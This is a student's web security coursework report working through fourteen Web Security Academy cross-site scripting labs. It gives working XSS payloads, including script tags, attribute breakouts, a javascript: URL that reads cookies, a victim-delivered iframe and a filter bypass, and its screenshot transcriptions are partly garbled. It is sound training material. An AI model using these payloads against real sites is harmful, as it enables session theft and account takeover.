

Sri Lanka Institute of Information Technology



SLIIT

• *Discover Your Future*

Web Security - IE2062

Cross-Site Scripting (XSS) Report

C.D Aluthge

IT22581402

Y2S2

Weekday - Group 1.2

What is Cross-site scripting?


An attacker can compromise user interactions with a vulnerable application through a web security vulnerability called cross-site scripting, or XSS. The same origin policy, which separates various websites from one another, can be evaded by an attacker. Cross-site scripting vulnerabilities typically enable an attacker to assume the identity of a vulnerable user, do any actions that the user is capable of performing, and gain access to any data that the user has. Should the victim user possess privileged access within the application, the attacker might potentially obtain complete command over all the features and information within the application.

Lab 01

- Copy and paste the following into the search box:

```
<script>alert(1)</script>
```

- Click search



- The lab updates

The screenshot shows a completed lab page from WebSecurity Academy. At the top, the logo 'WebSecurity Academy' is visible next to a green 'Solved' badge. Below the header, a banner says 'Congratulations, you solved the lab!' with social sharing links for Twitter and LinkedIn, and a 'Continue learning >>' button. The main content area displays a search bar with the placeholder 'Search the blog...' and a purple 'Search' button. Below the search bar, the text '0 search results for "' is shown. A small link '< Back to Blog' is at the bottom of this section.

Lab 02

JavaScript code will be inserted as a cached XSS attack in this lab.

- Copy and paste the following into the search box:
`<script>alert(1)</script>`
- Enter a name, email, and website.

The screenshot shows a comment form on a blog post. The comment text field contains the XSS payload: `<script>alert(1)</script>`. The form also includes fields for Name, Email, and Website, all filled with the values 'snickerdoodle', 'deshanhack12@gmail.com', and 'http://hack.com' respectively. A purple 'Post Comment' button is at the bottom left, and a link '< Back to Blog' is at the bottom right.


- Click "Post comment".

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#)

Continue learning >

Home



Comments



Nick O'Bocka | 23 January 2024

Great blog. I have also accepted your cookies, can you tell me what flavour they are and when they'll arrive?



Ben Eleven | 31 January 2024

So illuminating. Mainly as we have a power cut and my laptop is the only source of light we have.



snickerdoodle | 17 February 2024

Leave a comment

Comment:

Lab 03

- Enter a random alphanumeric string into the search box.

The screenshot shows a web page from 'WebSecurity Academy'. The title bar says 'DOM XSS in document.write sink using source location.search'. The main content area displays the message '0 search results for 'number 3''. Below this is a search bar with the placeholder 'Search the blog...' and a purple 'Search' button. At the bottom left is a link 'Back to Blog'.

- Right-click and inspect the element and observe that your random string has been placed inside an img src attribute.

The screenshot shows the browser's developer tools with the 'Elements' tab selected. It displays the DOM structure of the page. In the 'Elements' panel, an tag is highlighted, showing its src attribute contains the value 'number 3'. The 'Styles' panel on the right shows the CSS rules applied to various elements, including the .maincontainer class which has a width of 1140px and a padding of 10px. The 'Computed' tab shows the final style values.

- Break out of the img attribute by searching for:

"><svg onload=alert(1)>

The screenshot shows a browser window for the 'WebSecurity Academy' DOM XSS lab. The URL is `0ab5001c049e42a2b2e239e00036007e`. The page title is "DOM XSS in document.write sink using source location.search". A green 'LAB' button indicates it's not solved. The search bar contains the exploit: "><svg onload=alert(1)>". The browser's developer tools are open, showing the DOM structure and the injected script tag. The injected script is located at `0ab5001c049e42a2b2e239e00036007e/web-security-academy.net/search?=><svg+onload=alert(1)%28%29`.

- The lab updates


This screenshot shows the same browser window after an update. The URL is now `0ab5001c049e42a2b2e239e00036007e.web-security-academy.net`. The page title is "DOM XSS in document.write sink using source location.search". The search bar still contains the exploit: "><svg onload=alert(1)>". The developer tools show the injected script at the same URL as before. An 'OK' button is visible on the right side of the browser window.

Lab 04

- Enter the following into the search box:

```
<img src=1 onerror=alert(1)>
```

- Click "Search"



- The image does not load when the page is being rendered. The JavaScript notice box will then appear, indicating the XSS vulnerability and updating the lab to:

The screenshot shows a browser window for the WebSecurity Academy. At the top, there is a modal dialog box with the title "DOM XSS in innerHTML sink using source location.search". The main content of the dialog says "...0680458015009f00d4.web-security-academy.net says" followed by a large black redacted area. There is an "ok" button at the bottom right of the dialog. Above the dialog, the WebSecurity Academy logo is visible. To the right of the dialog, there is a green "LAB" button with the text "Not solved" and a small icon. Below the dialog, the main page content starts with "Home" and "0 search results for 'x'". A search bar with placeholder text "Search the blog..." and a "Search" button is present. At the bottom of the main content area, there is an orange banner with the text "Congratulations, you solved the lab!" and links for "Share your skills!", social media icons for Twitter and LinkedIn, and "Continue learning >>".

Lab 05

On the "Send feedback" tab, modify the returnPath query parameter to "/" followed by a random alphanumeric string. When you investigate the element with a right-click, you will see that your random string is inside an href attribute.

- Change returnPath to:

`javascript:alert(document.cookie)`

- Hit enter and click "back".

```

<html>
  <head>
    <script src="/resources/labheader/js/labheader.js"></script>
  </head>
  <body>
    <div id="academyLabHeader"></div>
    <div theme="light">
      <div class="maincontainer">
        <div class="container is-page">
          <div class="is-navigation-header"></div>
          <div class="notification-header"></div>
          <div class="content">
            <div id="feedbackForm" action="/feedback/submit" method="POST" enctype="application/x-www-form-urlencoded">
              <input required type="hidden" name="csrf" value="aGtfrMwzDlqPfphedZkqgJLj" />
              <label>Name:</label>
              <input required type="text" name="name" />
              <label>Email:</label>
              <input required type="email" name="email" />
              <label>Subject:</label>
              <input required type="text" name="subject" />
              <label>Message:</label>
              <textarea required rows="10" cols="100" name="message"></textarea>
              <button type="button" value="Submit feedback" onclick="document.querySelector('form').submit();"></button>
              <span id="feedbackResult"></span>
              <script src="/resources/js/jquery-1.8.2.js"></script>
            </div>
            <div class="is-linkback" -- so
              <a id="backlink" href="/abcd1234">Back</a>
            </div>
            <script></script>
          </div>
        </div>
        <script src="/resources/js/submittedBack.js"></script>
      </div>
    </div>
  </body>
</html>

```

WebSecurity Academy

DOM XSS in jQuery anchor href attribute sink using location.search source

LAB Solved

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | Submit feedback

Submit feedback

Name:

Email:

Subject:

Message:

Lab 06

- From the lab banner, open the exploit server and In the **Body** section, add the following malicious iframe:

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/#"  
onload="this.src+='+<img src=x onerror=print()>"></ iframe>
```

- tore the exploit, then click View exploit to confirm that the print() function is called. Go back to the exploit server and click Deliver to victim to solve the lab.

Lab 07

- Submit a random alphanumeric string in the search box,

The screenshot shows a browser window with the following details:

- Page Title:** Reflected XSS into attribute with angle brackets HTML-encoded
- Page Content:** A search results page showing 0 results for 'abcd1234'. The search input field contains 'abcd1234'.
- Developer Tools:**
 - Elements Tab:** Shows the DOM structure of the page, including the search input element with the value 'abcd1234'.
 - Styles Tab:** Shows the CSS styles applied to the page, including styles for the search form and input fields.

- Replace your input with the following payload to escape the quoted attribute and inject an event handler:

```
"onmouseover="alert(1)"
```

WebSecurity
Academy

Reflected XSS ...fe5c84f19c4f003c00e5.web-security-academy.net says 1

encoded

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

0 search results for "onmouseover="alert(1)"

Search the blog... [Search](#)

< Back to Blog

Reflected XSS into attribute with angle brackets HTML-encoded

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

0 search results for "onmouseover="alert(1)"

Search the blog... [Search](#)

< Back to Blog

Lab 08

- Post a comment with a random alphanumeric string in the "Website" input.

PM me.

Leave a comment

Comment:
hack me

Name:
snickerdoodle

Email:
deshanhack12@gmail.com

Website:
http://hack.com

Post Comment

< Back to Blog

- then use Burp Suite to intercept the request and send it to Burp Repeater
Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.


The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
POST /post/comment/confirmation?postId=1 HTTP/1.1
Host: Galo0Dh04d4d4f93fb1c1ed7005700le.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 2779
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="111", "Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.1671.169 Safari/117.36
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Accept-Charset: utf-8,*
Accept-Content-Language: en-US,en;q=0.9
Priority: 0
Referer: https://galo0dh04d4d4f93fb1c1ed7005700le.web-security-academy.net/post/postId=1
Accept-Datetime: 2023-09-20T12:47:00Z
Accept-Content-Encoding: gzip, deflate, br
Accept-Content-Type: */*
Accept-Content-Language: en-US,en;q=0.9
Accept-Content-Charset: utf-8,*
Accept-Content-Transfer-Encoding: identity
Accept-Content-Location: /
Accept-Content-Size: 0
Accept-Content-Hash: md5=d41d8cd98f00b204e9800998ecf8427
Accept-Content-Title: 
```
- Response:**

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: SAMURAIWEB
Content-Length: 2779
Content-Type: text/html; charset=UTF-8
Content-Language: en-US
Content-Script-Type: text/javascript
Content-Style-Type: text/css
Content-Transfer-Encoding: identity
Content-Location: /
Content-Size: 0
Content-Hash: md5=d41d8cd98f00b204e9800998ecf8427
Content-Title: 
```
- Inspector:**
 - Request attributes
 - Request query parameters
 - Request body parameters
 - Request cookies
 - Request headers
 - Response headers
- Event Log:** Done, 0 highlights
- Memory:** 128.2MB

- Repeat the process again but this time replace your input with the following payload to inject a JavaScript URL that calls alert(): ,javascript:alert(1) Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in the browser. Clicking the name above your comment should trigger an alert.



Lab 09

- Submit a random HTML code in the search box.

0 search results for '<h1>new member <h1>'

Search the blog...


[< Back to Blog](#)

- Observe that the random string has been reflected inside a JavaScript string. Replace your input with the following payload to break out of the JavaScript string and inject an alert:

'-alert(1)'


The screenshot shows the WebSecurity Academy Lab interface. The search bar at the top contains the text "z3nsh3ll". The developer tools are open, specifically the "Styles" tab under the "Elements" panel. The "Element" section shows the HTML structure of the page, including the search input field. The "Computed" tab shows the CSS properties for the search input field, which include a color of black, a background of #e0f0ff, padding of 10px, and a border of 1px solid black. The "Layout" tab shows the overall layout of the page.

- Search and you can see the lab updated.





Lab 10

- On the product pages, notice that the dangerous JavaScript extracts a storeId parameter from the location.search source. It then uses document.write to create a new option in the select element for the stock checker functionality.



- Add a storeId query parameter to the URL and enter a random alphanumeric string as its value. Request this modified URL. In the browser, notice that your random string is now listed as one of the options in the drop-down list.



- Change the URL to include a suitable XSS payload inside the storeId parameter as follows:

product?productId=1&storeId="></select>

<img%20src=1%20onerror=alert(1)>

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <script src="/resources/labheader/is/labHeader.js"></script>
    <div id="mainContent">
      <div class="container">
        <header class="navigation-header"></header>
        <div class="maincontent">
          <div class="product">
            <h3>Eye Projectors</h3>
            
            <div>$25.12</div>
            
            <label>Description:</label>
            <p>With sufficient training, it is even possible for you to learn to sleep with your eyes open. Then you can entertain family and friends to a unique movie night like they have never experienced before. Forget Netflix, no subscription required here.</p>
            <p>The quality of projected images works better with blue eyes, therefore, we envisage altering most eye colors in order for you to experience the best we know you deserve.</p>
            <p>The process from start to finish is probably cheaper than you will be expecting. You have nothing to lose by booking a free consultation today.</p>
            <form id="stockCheckForm" action="product/stock" method="POST">
              <input type="hidden" name="productId" value="1">
              <script>
                document.write("test");
              </script>
              <select name="storeId">
                <option selected="selected" value="1">1</option>
                <option value="2">2</option>
                <option value="3">3</option>
                <option value="4">4</option>
              </select>
              <button type="submit" class="button">Check stock</button>
            </form>
            <span id="stockCheckResult"></span>
            <script src="/resources/is/stockCheckPayload.js"></script>
            <script src="/resources/is/stockCheck.js"></script>
            <div class="is-labback"></div>
          </div>
        </div>
      </div>
    </div>
  </body>

```

WebSecurity Academy

DOM XSS in document.write sink using source location.search inside a select element

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

Home

Eye Projectors



\$25.12



Lab 11

- Enter a random alphanumeric string into the search box.

The screenshot shows a web browser displaying a lab titled 'DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded'. The status bar indicates 'LAB Not solved'. The page content includes a search bar with the placeholder 'Search the blog...' and a purple 'Search' button. Below the search bar, a message says '0 search results for 'abcd1234''. A link '[< Back to Blog](#)' is visible at the bottom left.

Home

0 search results for 'abcd1234'

Search the blog...

< Back to Blog

- View the page source and observe that your random string is enclosed in an ng-app directive.

The screenshot shows the same lab page with developer tools (Elements tab) open over the page content. The Elements panel displays the DOM structure of the page, including the ng-app directive and its child elements. The CSS tab shows the styles applied to the page, including the navigation header and footer. The bottom of the screenshot shows the developer tools interface with tabs like Sources, Network, and Console.

- Enter the following AngularJS expression in the search box:

`{ ${on.constructor('alert(1'))()}`

The screenshot shows a web browser window for the 'WebSecurity Academy' lab titled 'DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded'. The status bar indicates 'LAB Not solved'. A search bar contains the query '{{(\$on.constructor('alert(1)'))}}'. Below the search bar, a message says '0 search results for 'abcd1234''. A small link '[< Back to Blog](#)' is visible.

- Click search and the lab updated.

The screenshot shows the same lab page after the search was executed. The status bar now says 'LAB Solved'. A modal dialog box is displayed with the text '...8cf809d3ad800ce0091.web-security-academy.net says' and a single digit '1'. An 'OK' button is at the bottom right of the modal. The main content area shows a success message 'Congratulations, you solved the lab!' and social sharing links for Twitter and LinkedIn.

Lab 12

- The lab, go to the target website and use the search bar to search for a random test string, such as " z3nsh3ll "

The screenshot shows a browser window for 'Web Security Academy'. The title bar says 'Reflected DOM XSS'. The main content area displays a search result for the query 'z3nsh3ll'. The results page has a header '0 search results for 'z3nsh3ll'' and a search bar with placeholder 'Search the blog...'. A purple 'Search' button is visible. Below the search bar, there's a link '<Back to Blog'.

- In Burp Suite, go to the Proxy tool and make sure that the Intercept feature is switched on. Return to the Proxy tool in Burp Suite and forward the request. On the Intercept tab, notice that the string is reflected in a JSON response called 'search-results'.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Request' pane, a POST request is shown with the URL 'https://0a8406103feef3981f20fc1c0550097.web-security-academy.net/search'. The 'Response' pane shows a JSON response with the following content:

```

{
  "error": null,
  "results": [
    {
      "id": 1,
      "text": "z3nsh3ll\\\"+\"-alert()//"
    }
  ],
  "status": "OK"
}

```

The 'Inspector' pane highlights the reflected payload 'z3nsh3ll\\\"+\"-alert()//'. The 'Selected text' field also contains this payload. The 'Decoded from' dropdown shows 'URL encoding'.

- To solve this lab, enter the following search term:

\\"-alert(1)\\//

The image displays two screenshots of the WebSecurity Academy platform. The top screenshot shows a 'Reflected DOM XSS' lab page with a 'Solved' status. The bottom screenshot shows search results for the query 'z3nsh3ll'.

Screenshot 1: Reflected DOM XSS Lab

- Header: WebSecurity Academy
- Lab Title: Reflected DOM XSS
- Message: ...ef3981f20c1c00550097.web-security-academy.net says
- Status: LAB Solved
- Buttons: OK, Home, Search the blog...

Screenshot 2: Search Results

- Header: WebSecurity Academy
- Message: Congratulations, you solved the lab!
- Share your skills! (Twitter, LinkedIn)
- Continue learning >
- Home
- Search the blog... (Search button)
- 0 search results for 'z3nsh3ll'
- <Back to Blog

Lab 13

- Post a comment containing the following vector:

```
<><img src=1 onerror=alert(1)>
```

In an attempt to prevent XSS, the website uses the JavaScript replace() function to encode angle brackets. However, when the first argument is a string, the function only replaces the first occurrence. We exploit this vulnerability by simply including an extra set of angle brackets at the beginning of the comment. These angle brackets will be encoded, but any subsequent angle brackets will be unaffected, enabling us to effectively bypass the filter and inject HTML.

I can't say I'm surprised you wrote this.

Leave a comment

Comment:

```
<><img src=1 onerror=alert(1)>
```

Name: snickerdoodle

Email: deshanhack12@gmail.com

Website: http://hack.com

Post Comment

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

Lab 14


- Inject a standard XSS vector, such as:

```
<img src=1 onerror=print()>
```

- Observe that this gets blocked. In the next few steps, we'll use use Burp Intruder to test which tags and attributes are being blocked.
- Open Burp's browser and use the search function in the lab. Send the resulting request to Burp Intruder.

The screenshot shows the Burp Suite interface. The Intercept tab is selected, displaying a list of captured requests. The Response tab is active, showing a request to `/search?%3Cimg+src%3D+on...%3E`. The response body contains the payload ``. The Response tab also includes an Inspector panel with tabs for Request attributes, Request query parameters, Request cookies, Request headers, and Response headers.

- In Burp Intruder, in the Positions tab, replace the value of the search term with: `<>`
- Place the cursor between the angle brackets and click "Add §" twice, to create a payload position. The value of the search term should now look like: `<§§>`
- Visit the XSS cheat sheet and click "Copy tags to clipboard".

